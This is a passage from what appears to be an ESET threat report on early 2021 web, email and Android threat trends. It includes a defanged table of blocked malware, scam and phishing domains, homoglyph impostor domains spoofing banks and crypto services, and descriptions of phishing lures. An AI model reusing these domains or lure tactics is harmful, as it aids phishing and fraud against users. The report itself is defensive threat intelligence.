The list of the top 10 blocked domains per subcategory is available in the table to the right, with those detected for the first time during T1 2021 marked with an asterisk.

Geographically, most of the web threats in T1 2021 were detected on devices of ESET customers in Russia, Japan, Peru, Poland and France.

Top 10 brands and domain names targeted with homoglyph attacks in T1 2021

Looking at the homoglyph scene, the most prevalent impostor domain detected was "login.blockchaịn[.]net". Attackers tried to mimic the legitimate blockchain.com service by replacing the last "i" with a similar-looking character with a hook replacing the dot. This closely resembles ESET's observations from T3 2020, where attackers targeted the same domain but instead of the hooked "i" a lowercase "L" was used, and instead of the lowercase "L" earlier in "blockchain" they used a dotless "i". Notable newbie in the top 10 was "netbank.erstebạnk[.]com" that landed the third position. Attackers behind this domain tried to imitate the Austria-based Erste Bank internet banking website differing only by a lowercase "A" with dot below. Interestingly, this attack ignored the fact that Erste Group recently rebranded its online banking and domains in several EU countries as "George".

Three out of the top 10 most prevalent homoglyph domains in T1 2021 were focused on cryptocurrencies – namely blockchain – mirroring the increased prices and interest in the topic in general.

Looking at the top homoglyphed domains, attackers seemed to remain interested in the Italian digital payment service Nexi, whose malicious imitation ranked fifth. The same was true for the Canadian bank Scotiabank, with impostor domain auth.scotiaonline.scotlabạnk[.]com that used two different letters – the lowercase "L" and a lowercase "A" with dot below.

T1 2021 also brought a story that described an interesting targeted phishing campaign that misused *Morse code* [63] as an obfuscation technique. The attackers utilized it to hide malicious URLs in email attachments, probably in an attempt to stay under the radar of email gateways and filters.

	Malware	Scam	Phishing
1	bihamcurchef[.]cam*	d18mpbo349nky5.cloudfront[.]net	v.vfghe[.]com
2	d24ak3f2b[.]top	propu[.]sh	udsonline[.]ru
3	iclickcdn[.]com	mrproddisup[.]com	maranhesduve[.]club
4	domegroupjam[.]xyz	update.updtbrwsr[.]com	glotorrents[.]pw
5	cdn.special-offers[.]online	update.updtapi[.]com	chatmilkprude[.]casa
6	www.hostingcloud[.]racing	update.brwsrapi[.]com	wwclickads[.]club
7	load7[.]biz	update.mrbrwsr[.]com	goviklerone[.]com
8	pdloader[.]com	foreign-movies.baby-supernode[.]xyz	go1news[.]biz
9	pianistrefutationgoose[.]com*	update.savebrwsr[.]com	i24-7-news[.]com
10	vk-online[.]xyz	fastcaptcharesolve[.]com*	universal-mobileapp-inventory[.]net*

Top 10 blocked Malware, Scam and Phishing domains in T1 2021; domains first detected in T1 2021 are marked with *

EXPERT COMMENT

Growing prices of bitcoin and frequent comments by Elon Musk and Tesla, Inc. have jacked up the number of malicious campaigns trying to impersonate the billionaire and his company. The con artists mostly use the ruse to try to lure unaware people into their "giveaway" websites, promising double, triple, or even tenfold return on bitcoins, Ethereum or Dogecoins sent to a specific cryptocurrency account. Of course, none of those promises come to fruition, with the victims only giving away their money. Our technologies block these attacks as scams but – based on their popularity – it seems there are still a lot of unprotected and unaware people who fall for the deception.

Jiří Kropáč, ESET Head of Threat Detection Labs

EMAIL THREATS


Downloaders using malicious macros remained the top email threat, yet volume of spam detections dipped after the Emotet takedown.

In T1 2021, ESET detected an almost identical volume of malicious emails as in the last four months of 2020. However, there were some notable deviations in the trend. The first significant spike occurred on January 21, caused by a wave of malicious emails spreading mostly Dridex, Emotet and Formbook downloaders. In the first two cases, the delivered messages contained a malicious Office document that tried to dupe the victim into downloading the next stage of the malware.


Another large blip on the radar appeared on February 18. More than a third of those detections were caused by attackers spewing a large batch of "good old" sextortion scams. Messages carrying a CVE-2017-11882-powered downloader were responsible for another 10% of that upsurge.

As for the top 10 email threats, the most prevalent in T1 2021 was VBA/TrojanDownloader.Agent, stealing the top spot with almost 25%. This detection represents maliciously crafted Microsoft Office files that attempt to manipulate the recipient into clicking on "Enable Macros" and downloading further malware. ESET has also observed an increased use of heavily obfuscated macros whose code is scattered across many cells of a spreadsheet, which are then reconstructed and executed. The aim of the attackers is obvious – to evade detection and thwart further analysis.

As illustrated by the spike on January 18, use of malicious macros is common for many cybercriminal



Malicious email detection trend in T3 2020 – T1 2021, seven-day moving average




Malicious email attachment used by Dridex in a campaign on January 21, 2021

groups, previously often represented by the now-unplugged Emotet botnet.

HTML/Phishing hooked the second place by closing the T1 2021 with 13.4%. This detection represents HTML-based phishing emails and attachments that – with the intent of spreading malware – impersonate parcel delivery and logistics companies. The third and fourth positions went to Win/Exploit.CVE-2017-11882 trojan with 8.6% and HTML/Fraud, a former leader in the top list, which accounted for 8.1% of all email threat detections.

Threats based on the .NET platform – labeled in ESET telemetry as MSIL – have made it far in T1 2021, claiming two spots in the top 10. MSIL/Spy.Agent and especially its most prevalent AES variant – known as AgentTesla – landed in eighth place with 3.5%. With only a few hundredths of a percent less, taking the ninth place, was MSIL/TrojanDownloader.Agent.


Analysis of the subject lines and attachment names used in the malicious emails showed that fake payment requests – invoices, purchases, orders, etc. – were the most common ruse, appearing in 33.4% of the messages. These were followed by fake bank communication with 16.7% and emails disguised as sales offers and quotes with 8.2%. Fake shipping notifications accounted for 6.5% of



Top malicious email attachment types[1] in T1 2021

detections, with DHL being the most misused brand, appearing in almost 85% of the cases analyzed. COVID-19-related topics seemed to be used only in a small fraction of cases (0.5%).

One of the commonly repeated email subjects was a fake bill from Italian energy firm Enel, appearing always towards the end of each month. According to ESET telemetry, these were macro downloaders. These are detected as VBA/TrojanDownloader.Agent, and are typically used by Dridex, Trickbot and Ursnif. Enel already published a *warning* [64] describing a similar threat at the beginning of April.




Top 10 threats detected in emails in T1 2021

Looking at the file types of malicious email attachments, Windows executables dominated the T1 2021 mix with 68%. Script files were the second most prevalent with 16%, an impressive 5% growth against T3 2020 figures. Two factors that contributed to this upsurge were malicious scripts attached to cPanel phishing attacks and SEO scam offerings. On the other hand, Office documents lost 3% against the previous period. This change was probably caused by Emotet's demise, as its operators frequently used malicious Office documents to distribute the next payload.

In T1 2021, the largest chunk (19.3%) of email threats landed in Japanese inboxes, followed by a wide margin by Spanish inboxes, which faced 7.6% of all detected attacks. Closing the top five were Turkey 5.8%, Italy 5.5% and Poland 5%.


Spam – unsolicited, bulk email messages that are not necessarily malicious – declined in T1 2021 by more than 22%. This drop is in stark contrast with the steady numbers observed between T2 2020 and T3 2020. The last period that saw some upsurge in spam activity was January 2021, with the trendline dropping and flattening in its last week. After that, spam detections didn't bounce back and remained at the lower levels until the end of T1 2021.

As more than a billion vaccine shots have been distributed in T1 2021, this topic had a strong representation also in the spam traffic. Spammers often tried to convince email recipients that their personal and sensitive information was necessary to transfer funds or that rewards were offered for participation in a COVID-19 research survey.




Vaccine rollout in T1 2021 spilled over to topics of some spam campaigns

[1] The statistic is based on a selection of well-known extensions.



Global distribution of email threat detections in T1 2021



Spam detection trend in T3 2020 – T1 2021, seven-day moving average

As for geographic distribution of spam, almost every fifth unsolicited message in T1 2021 stemmed from the United States, followed by Turkey, Japan, China, and Poland. In T1 2021, the ratio between legitimate emails and the amount of spam was worst in China where more than half (56.8%) of all messages were categorized as unsolicited. The second worst spam to legitimate email ratio was detected in Turkey with 31.7%, followed by Vietnam with 27.4%, Argentina with 21.5% and Singapore with 18.6%.

It is important to note that ESET's spam visibility is limited due to the email traffic being filtered at the level of internet email service provider, and elsewhere, before reaching ESET-protected endpoints.

EXPERT COMMENT

The drop in the spam message volume could have been influenced by the Emotet takedown at the end of January. This hypothesis is supported by the fact that the police raid took place only a few days before the major dip in our statistics and also by the 4.3 million [55] legitimate email accounts seized by the agents – accounts that botnet operators previously misused to launch their massive spam campaigns.

Jiří Kropáč, ESET Head of Threat Detection Labs


ANDROID THREATS

Aggressive ad-displaying apps are continually losing their force within the Android threat scene while Android bankers are increasingly becoming a bigger threat.


Just as in 2020, overall numbers of Android detections continued to decrease during the first four months of this year. The sharpest drop started at the beginning of November and continued until the beginning of February. The reason behind this was a rapid decline of several Android threat categories during this period that led to an 18.8% overall decrease of detections in T1 2021 compared to T3 2020.

The first four months of this year saw a substantial decline in SMS Trojans (44%) and Clickers (32%) but most notably HiddenApps – their usual high number of detections decreased by 56%. This category covers detections of deceptive apps that hide their own icons, then stealthily display advertisements. An example is the Android/Hiddad trojan, which in T1 only had an 8.6% share of all Android threat detections, placing it third, whereas in past Threat Reports it has consistently been first or second with 14.8% of detections, or higher.

Thanks to a 29% increase in detections in T1, Adware has joined the ranks of the most widespread Android threats in terms of the daily number of detections. Even though their functionality is similar



Detection trends of selected Android threat categories in T3 2020 – T1 2021, seven-day moving average




Top 10 Android threat detections in T1 2021 (% of Android threat detections)


to that of HiddenApps, the difference between them is that HiddenApps are more aggressive. One could describe HiddenApps as a trojanized version of adware.

Just as in T3 2020, Android Banking Malware has continued to grow substantially, during T1 2021 by 158.7%. On our top 10 list, Android Banking Malware is represented by Android/TrojanDropper.Agent trojan (26.4%), which was the most widespread Android threat overall in T1, and by Android/Spy.Banker trojan (but at only 2.0%). Other categories that continued to grow during first four months of this year were Scam Apps (+93%), Cryptominers (+38%), Ransomware (+25%), and Spyware (+13%).

There are several causes that can explain the rise of Android Banking Malware. For instance in March, our researchers discovered that a malicious website that *was claiming to offer the popular Clubhouse app* [65] (which was at that time available only for iOS devices) had been spreading the Blackrock banking trojan. It had been collecting credentials for social media, instant messaging, shopping and financial apps and cryptocurrency wallets. In January, *Check Point reported to Google* [66] that they found nine apps on Google Play Store that deploy second-stage malware capable of gaining access to victims' financial accounts.



Android banking malware detection trend in T3 2020 – T1 2021, seven-day moving average



Rate of Android threat detections in T1 2021

In January, we analyzed new wormable Android malware that has been luring prospective victims into downloading an app from a website masquerading as Google Play. *This malware has been spreading via the victim's WhatsApp* [67], automatically replying to any WhatsApp message notification with a link to a malicious fake Huawei Mobile app. It appears that its main intention is to generate fraudulent advertising revenue for its operators. Just a few weeks later we *analyzed a threat disguised as an official WhatsApp update* [68]. However, the "WhatsApp Pink" theme is in reality a variant of the same wormable Android malware analyzed in January, which we detect as Android/Spams.V. The malware variant used in this campaign doesn't really do much and we suspect it to be just a test version with a more malicious variant being prepared.

On March 23, our Android threat detections suddenly went crazy. The reason behind it was not the Suez Canal obstruction or a major shift within the Android threat universe, but rather *an issue with the Android System WebView* [69] that lets Android apps display web content. It caused app crashes to a point that made users start investigating by extensively downloading cybersecurity apps, including ours. Even though this issue lasted for only around seven hours, we started to receive a lot of Android threat data from newly scanned devices. Our graph is cleared of this data because we don't want the reader to think there was increased threat activity. We assume each cybersecurity vendor with Android apps will find a similar peak in detection. It is, however, interesting to see a real-life example of what can cause Android users to suddenly become interested in cybersecurity protection!

Showing that no app distribution service is immune to threats was the discovery of malicious apps on AppGallery – the official app store for Huawei Android – that contained the Joker trojan. It's an older malware family capable of stealing SMS messages, device information and contact lists from compromised smartphones. *According to Doctor Web* [70], these malicious apps were downloaded to more than 538,000 devices.

EXPERT COMMENT

The rise of Android banking malware apps is worrisome because these are not just some annoying ad display apps; their victims can actually lose their savings, with little to no chance of ever recovering them. If we compare T1 2021 with T1 2020, we see that their number of detections has increased more than eightfold.

Lukáš Štefanko, ESET Malware Researcher


MAC THREATS

